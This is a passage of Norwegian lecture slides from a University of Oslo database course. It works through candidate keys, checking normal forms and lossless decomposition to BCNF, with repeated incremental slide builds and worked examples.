  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ =$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEG$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGA$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABF$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ =$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGAEF$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGAEF$ . Men  $BCG$  er en kandidatnøkkel, så  $BCDG$  er ikke minimal, og ikke kandidatnøkkel.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGADEF$ . Men  $BCG$  er en kandidatnøkkel, så  $BCDG$  er ikke minimal, og ikke kandidatnøkkel.
    - 2.4.2  $X = CDEG$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGADEF$ . Men  $BCG$  er en kandidatnøkkel, så  $BCDG$  er ikke minimal, og ikke kandidatnøkkel.
    - 2.4.2  $X = CDEG$ .  $CDEG^+ =$

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGAEF$ . Men  $BCG$  er en kandidatnøkkel, så  $BCDG$  er ikke minimal, og ikke kandidatnøkkel.
    - 2.4.2  $X = CDEG$ .  $CDEG^+ = CDEGBAF$ .

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGAEF$ . Men  $BCG$  er en kandidatnøkkel, så  $BCDG$  er ikke minimal, og ikke kandidatnøkkel.
    - 2.4.2  $X = CDEG$ .  $CDEG^+ = CDEGBAF$ . Men  $CEG$  er en kandidatnøkkel, så  $CDEG$  er ikke minimal, og ikke kandidatnøkkel.

## Oppgave 3

---

Gitt relasjonen  $R(A, B, C, D, E, F, G)$  med FDene  $AB \rightarrow DE$ ,  $C \rightarrow A$ ,  $BD \rightarrow E$ ,  $AE \rightarrow BF$ , finn alle nøkler.

Ikke forekommer i noen høyreside:  $CG$

Bare forekommer i høyresider:  $F$

Altså, begynn med  $CG$  og utvid med  $A, B, D, E$ .

1.  $X = CG$ .  $CG^+ = CGA$ .  $CG$  er ikke en kandidatnøkkel.
2. Prøv å utvide  $X$  med  $B, D, E$ . (A allerede er i  $CG^+$ , ikke noe poeng å utvide A.)
  - 2.1  $X = BCG$ .  $BCG^+ = BCGADEF$ .  $BCG$  er en kandidatnøkkel.
  - 2.2  $X = CDG$ .  $CDG^+ = CDGA$ .  $CDG$  er ikke en kandidatnøkkel.
  - 2.3  $X = CEG$ .  $CEG^+ = CEGABFD$ .  $CEG$  er en kandidatnøkkel.
  - 2.4 Fortsett med  $X = CDG$ . Prøv å utvide med  $B, E$ .
    - 2.4.1  $X = BCDG$ .  $BCDG^+ = BCDGAEF$ . Men  $BCG$  er en kandidatnøkkel, så  $BCDG$  er ikke minimal, og ikke kandidatnøkkel.
    - 2.4.2  $X = CDEG$ .  $CDEG^+ = CDEGBAF$ . Men  $CEG$  er en kandidatnøkkel, så  $CDEG$  er ikke minimal, og ikke kandidatnøkkel.

Kandidatnøkler:  $BCG, CEG$

# IN2090 – Databaser og datamodellering

## 08 – Bestemme normalform

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Hvordan sjekke normalformer

---

- ◆ For å sjekke hvilken NF et skjema oppfyller, kan vi sjekke alle tabeller opp mot alle FDer
- ◆ Og deretter sjekke om FDen bryter med BCNF, 3NF og 2NF
- ◆ Vi skal nå se en algoritme som gjør dette systematisk
- ◆ Det er derimot to ting vi må gjøre med FDene før vi kan bruke algoritmen:  
Skrive om FDer og fjerne redundans

# Skrive om FDer

---

- ◆ FDene må skrives på formen  $X \rightarrow A$  (splitt høyresidene).
- ◆ Feks. fremfor

$\text{ProduktID} \rightarrow \text{Navn, Pris}$

må man skrive

$\text{ProduktID} \rightarrow \text{Navn}$

$\text{ProduktID} \rightarrow \text{Pris}$

- ◆ Algoritmen antar altså at det kun er én attributt på høyresidene

# Fjerne redundans

---

- ◆ Hvis  $X \rightarrow B$ , så har vi også  $X \cup Y \rightarrow B$  for alle  $Y$
- ◆ Feks. dersom

ProduktID  $\rightarrow$  Navn

så har vi jo også

ProduktID, Pris  $\rightarrow$  Navn

men ønsker kun å bruke den øverste

- ◆ Vi må fjerne alle redundante FDer, algoritmen antar ingen redundans
- ◆ Må gjøres når man bestemmer FDene

# Algoritme for å sjekke NF

---

- ◆ Først, finn alle kandidatnøkler med algoritmen fra forige uke
- ◆ For hver tabell og hver FD  $X \rightarrow A$ :
  1. Er  $X$  en supernøkkel?
    - Ja: BCNF sålangt, gå til neste FD
    - Nei: brudd på BCNF. Gå til 2.
  2. Er  $A$  et nøkkelattributt?
    - Ja: 3NF sålangt, gå til neste FD
    - Nei: brudd på 3NF. Gå til 3.
  3. Er  $X$  del av en kandidatnøkkel?
    - Nei: 2NF sålangt, gå til neste FD
    - Ja: brudd på 2NF og skjema er på 1NF, stopp.
- ◆ Tabellen er så på den laveste normalformen vi får ut av denne algoritmen
- ◆ Skjemaet er på den laveste normalformen av tabellenes
- ◆ Med andre ord: Hvis jeg har en tabell og en FD som bryter 2NF, er skjemaet på 1NF.

# Eksempel 1

---

## Algoritme:

Finn alle kandidatnøkler.

For hver tabell og hver FD  $X \rightarrow A$ :

1. Er  $X$  en supernøkkel?

Ja: BCNF sålangt, gå til neste FD

Nei: brudd på BCNF. Gå til 2.

2. Er  $A$  et nøkkelattributt?

Ja: 3NF sålangt, gå til neste FD

Nei: brudd på 3NF. Gå til 3.

3. Er  $X$  del av en kandidatnøkkel?

Nei: 2NF sålangt, gå til neste FD

Ja: brudd på 2NF og skjema er på 1NF, stopp.

## Finn normalformen:

S(Brnavn, Navn, Etternavn, Kurskode, KursTittel, Karakter)

FDer:

1. Brnavn, Kurskode  $\rightarrow$  Karakter
2. Brnavn  $\rightarrow$  Navn
3. Brnavn  $\rightarrow$  Etternavn
4. Kurskode  $\rightarrow$  KursTittel

Kandidatnøkkel: {Brnavn, Kurskode}.

- ◆ FD 1: Brnavn, Kurskode er en supernøkkel, så BCNF sålangt
- ◆ FD 2: Brnavn ikke supernøkkel, brudd på BCNF
- ◆ FD 2: Navn ikke nøkkelattributt, brudd på 3NF
- ◆ FD 2: Brnavn del av en kandidatnøkkel, brudd på 2NF

Relasjonen S er derfor på 1NF.

# Eksempel 2

---

## Algoritme:

Finn alle kandidatnøkler.

For hver tabell og hver FD  $X \rightarrow A$ :

1. Er  $X$  en supernøkkel?

Ja: BCNF så langt, gå til neste FD

Nei: brudd på BCNF. Gå til 2.

2. Er  $A$  et nøkkelattributt?

Ja: 3NF så langt, gå til neste FD

Nei: brudd på 3NF. Gå til 3.

3. Er  $X$  del av en kandidatnøkkel?

Nei: 2NF så langt, gå til neste FD

Ja: brudd på 2NF og skjema er  
på 1NF, stopp.

## Finn normalformen:

Produkt(pid, navn, kategori, pris, butikk)

FDer:

1. navn, kategori  $\rightarrow$  pid
2. pid, butikk  $\rightarrow$  pris
3. pid  $\rightarrow$  kategori
4. pid  $\rightarrow$  navn

Kandidatnøkler: {pid, butikk}, {navn, kategori, butikk}.

FD 1:

1. {navn, kategori} er ikke en supernøkkel, så brudd på BCNF.
2. pid er nøkkelattributt, så 3NF så langt.

# Eksempel 2

---

## Algoritme:

Finn alle kandidatnøkler.

For hver tabell og hver FD  $X \rightarrow A$ :

1. Er  $X$  en supernøkkel?

Ja: BCNF så langt, gå til neste FD

Nei: brudd på BCNF. Gå til 2.

2. Er  $A$  et nøkkelattributt?

Ja: 3NF så langt, gå til neste FD

Nei: brudd på 3NF. Gå til 3.

3. Er  $X$  del av en kandidatnøkkel?

Nei: 2NF så langt, gå til neste FD

Ja: brudd på 2NF og skjema er  
på 1NF, stopp.

## Finn normalformen:

Produkt(pid, navn, kategori, pris, butikk)

FDer:

1. navn, kategori  $\rightarrow$  pid
2. pid, butikk  $\rightarrow$  pris
3. pid  $\rightarrow$  kategori
4. pid  $\rightarrow$  navn

Kandidatnøkler: {pid, butikk}, {navn, kategori, butikk}.

FD 2:

1. {pid, butikk} er en supernøkkel, så BCNF så langt.

# Eksempel 2

---

## Algoritme:

Finn alle kandidatnøkler.

For hver tabell og hver FD  $X \rightarrow A$ :

1. Er  $X$  en supernøkkel?

Ja: BCNF så langt, gå til neste FD

Nei: brudd på BCNF. Gå til 2.

2. Er  $A$  et nøkkelattributt?

Ja: 3NF så langt, gå til neste FD

Nei: brudd på 3NF. Gå til 3.

3. Er  $X$  del av en kandidatnøkkel?

Nei: 2NF så langt, gå til neste FD

Ja: brudd på 2NF og skjema er  
på 1NF, stopp.

## Finn normalformen:

Produkt(pid, navn, kategori, pris, butikk)

FDer:

1. navn, kategori  $\rightarrow$  pid
2. pid, butikk  $\rightarrow$  pris
3. pid  $\rightarrow$  kategori
4. pid  $\rightarrow$  navn

Kandidatnøkler: {pid, butikk}, {navn, kategori, butikk}.

FD 3:

1. pid er ikke en supernøkkel, så brudd på BCNF.
2. kategori er en nøkkelattributt, så 3NF så langt.

# Eksempel 2

---

## Algoritme:

Finn alle kandidatnøkler.

For hver tabell og hver FD  $X \rightarrow A$ :

1. Er  $X$  en supernøkkel?

Ja: BCNF så langt, gå til neste FD

Nei: brudd på BCNF. Gå til 2.

2. Er  $A$  et nøkkelattributt?

Ja: 3NF så langt, gå til neste FD

Nei: brudd på 3NF. Gå til 3.

3. Er  $X$  del av en kandidatnøkkel?

Nei: 2NF så langt, gå til neste FD

Ja: brudd på 2NF og skjema er på 1NF, stopp.

## Finn normalformen:

Produkt(pid, navn, kategori, pris, butikk)

FDer:

1. navn, kategori  $\rightarrow$  pid
2. pid, butikk  $\rightarrow$  pris
3. pid  $\rightarrow$  kategori
4. pid  $\rightarrow$  navn

Kandidatnøkler: {pid, butikk}, {navn, kategori, butikk}.

FD 4:

1. pid er ikke en supernøkkel, så brudd på BCNF.
2. navn er et nøkkelattributt, så ikke brudd på 3NF

Altså er Produkt på 3NF.

Takk for nå!

---

Neste video vil handle om tapsfri dekomposisjon.

# IN2090 – Databaser og datamodellering

## 08 – Tapsfri dekomposisjon

Leif Harald Karlsen  
[leifhka@ifi.uio.no](mailto:leifhka@ifi.uio.no)



Universitetet i Oslo

# Hvordan oppnå BCNF?

---

- ◆ Hvordan lage et nytt skjema på BCNF som inneholder den samme informasjonen?
- ◆ Problemet er, grovt sett, at data som ikke hører sammen er i samme tabell.
- ◆ Kan løses ved å **dekomponere** tabellen til mindre tabeller.
- ◆ Kan ikke dekomponere som vi vil – dekomposisjonen må være **tapsfri**.

# Tapsfri dekomponering

---

La  $R(X)$  være en relasjon. En dekomponering av  $R$  er en mengde nye relasjoner  $\{S_1(Y_1), \dots, S_n(Y_n)\}$  slik at

1.  $Y_i \subseteq X$
2.  $\bigcup_{i=1}^n Y_i = X$

En dekomponering er tapsfri hvis vi alltid kan ta en instans  $IR$  av  $R$ , projisere ned til instanser  $IS_i$  av  $S_i$ , og så rekonstruere  $IR$  via naturlig join, altså:

$$\pi_{Y_1}(IR) \bowtie \pi_{Y_2}(IR) \bowtie \dots \bowtie \pi_{Y_n}(IR) = IR$$

# Ikke tapsfri dekomponering

---

Opprinnelig tabell: Ansatte(AvdID, AvdNavn, AnsattID, Navn, Etternavn)

Dekomponert til:

- ◆ Avdeling(AvdID, AvdNavn)
- ◆ Ansatt(AnsattId, Navn, Etternavn)

Alle attributter er med, men vi har mistet noe viktig, nemlig **forholdet mellom ansatt og avdeling**.

# Tapsfri dekomponering, eksempel

| Brnavn  | Navn    | Etternavn   | Adresse | Kurskode | Tittel     | Beskrivelse | AntSP | Kara |
|---------|---------|-------------|---------|----------|------------|-------------|-------|------|
| evgenit | Evgenij | Thorstensen | Addr1   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| peternl | Petter  | Nilsen      | Addr2   | IN2090   | Databaser  | EnBeskr...  | 10    | A    |
| evgenit | Evgenij | Thorstensen | Addr1   | IN2080   | Beregn...  | Descr...    | 10    | A    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN2090   | Databaser  | EnBeskr...  | 10    | B    |
| leifhka | Leif H. | Karlsen     | Addr3   | IN3110   | Program... | EnBeskr2... | 5     | C    |

Student

| Brnavn  | Navn    | Etternavn   | Adresse |
|---------|---------|-------------|---------|
| evgenit | Evgenij | Thorstensen | Addr1   |
| peternl | Petter  | Nilsen      | Addr2   |
| leifhka | Leif H. | Karlsen     | Addr3   |

Kurs

| Kurskode | Tittel     | Beskrivelse | AntSP |
|----------|------------|-------------|-------|
| IN2090   | Databaser  | EnBeskr...  | 10    |
| IN2080   | Beregn...  | Descr...    | 10    |
| IN3110   | Program... | EnBeskr2... | 5     |

Karakter

| Brnavn  | Kurskode | Kara |
|---------|----------|------|
| evgenit | IN2090   | B    |
| peternl | IN2090   | A    |
| evgenit | IN2080   | B    |
| leifhka | IN2090   | B    |
| leifhka | IN3110   | C    |

Alle attributter er med, og naturlig join gir opprinnelig tabell.

## Hvordan garantere tapsfri dekomponering?

---

- ◆ Fagins teorem: En dekomponering av  $R(X, Y, Z)$  til  $S_1(X, Y)$ ,  $S_2(X, Z)$  er tapsfri hvis og bare hvis  $X \rightarrow Y$
- ◆ Med andre ord, vi kan skille ut noen attributter og det de alle er avhengige av
- ◆ Dette gir opphav til dekomponeringsalgoritmen for BCNF

# Tapsfri dekomponering til BCNF

---

**Tapsfri dekomponering av  $R(X)$  med FDer  $F$ :**

1. Beregn nøklene til  $R$
2. For hver FD  $Y \rightarrow A \in F$ , hvis FDen er et brudd på BCNF:
  - 2.1 beregn  $Y^+$ ,
  - 2.2 og dekomponer  $R$  til  $S_1(Y^+)$  og  $S_2(Y, X/Y^+)$ .
3. Fortsett rekursivt (over  $S_1$  og  $S_2$ ) til ingen brudd på BCNF

(Hvis en FD inneholder attributter fra ulike tabeller kan den ignoreres)

# Eksempel 1

---

Tapsfri dekomponering av  $R(X)$  med FDer  $F$ :

1. For hver FD  $Y \rightarrow A \in F$ , hvis FDen er et brudd på BCNF:
  - 1.1 beregn  $Y^+$ ,
  - 1.2 og dekomponer  $R$  til  $S_1(Y^+)$  og  $S_2(Y, X/Y^+)$ .
2. Fortsett rekursivt (over  $S_1$  og  $S_2$ ) til ingen brudd på BCNF

La  $R(A, B, C)$  ha FDer  $F = \{AB \rightarrow C, C \rightarrow A\}$ .

- ◆ Kanidatnøkkelen:  $B$  forekommer ikke på høyresider, så  $B$  er med i alle nøkler.  $\{A, B\}$  og  $\{B, C\}$  er nøklene
- ◆  $AB \rightarrow C$  er ikke brudd på BCNF, siden  $AB$  er en supernøkkelen
- ◆  $C \rightarrow A$  er brudd på BCNF, men ikke på 3NF, siden  $A$  er et nøkkelattributt
- ◆ Beregner  $C^+ = CA$
- ◆ Dekomponerer  $R$  til  $S_1(C, A)$  og  $S_2(C, B)$
- ◆ Kun én FD som holder for  $S_1 (C \rightarrow A)$  og bryter ikke med BCNF og ingen FDer for  $S_2$ , altså begge på BCNF
- ◆  $R(A, B, C)$  dekomponeres dermed til  $S_1(C, A)$  og  $S_2(C, B)$

# Eksempel 2

---

Tapsfri dekomponering av  $R(X)$  med  
FDer  $F$ :

1. For hver FD  $Y \rightarrow A \in F$ , hvis FDen er et brudd på BCNF:
  - 1.1 beregn  $Y^+$ ,
  - 1.2 og dekomponer  $R$  til  $S_1(Y^+)$  og  $S_2(Y, X/Y^+)$ .
2. Fortsett rekursivt (over  $S_1$  og  $S_2$ ) til ingen brudd på BCNF

$S(\text{Brnavn}, \text{Navn}, \text{Etternavn}, \text{Kurskode}, \text{KursTittel}, \text{Karakter})$

FDer:

1.  $\text{Brnavn}, \text{Kurskode} \rightarrow \text{Karakter}$
  2.  $\text{Brnavn} \rightarrow \text{Navn}$
  3.  $\text{Brnavn} \rightarrow \text{Etternavn}$
  4.  $\text{Kurskode} \rightarrow \text{KursTittel}$
- ◆ Kandidatnøkkel:  $\{\text{Brnavn}, \text{Kurskode}\}$
  - ◆  $\text{Brnavn} \rightarrow \text{Navn}$  bryter med BCNF
  - ◆ Beregner  $\text{Brnavn}^+ = \{\text{Brnavn}, \text{Navn}, \text{Etternavn}\}$
  - ◆ Får da  $S_1(\text{Brnavn}, \text{Navn}, \text{Etternavn})$  og  $S_2(\text{Brnavn}, \text{Kurskode}, \text{Kurstittel}, \text{Karakter})$
  - ◆  $S_1$  har FDene 2. og 3. , men ingen av disse bryter BCNF
  - ◆  $S_2$  har FDene 1. og 4.

## Eksempel 2 (forts.)

---

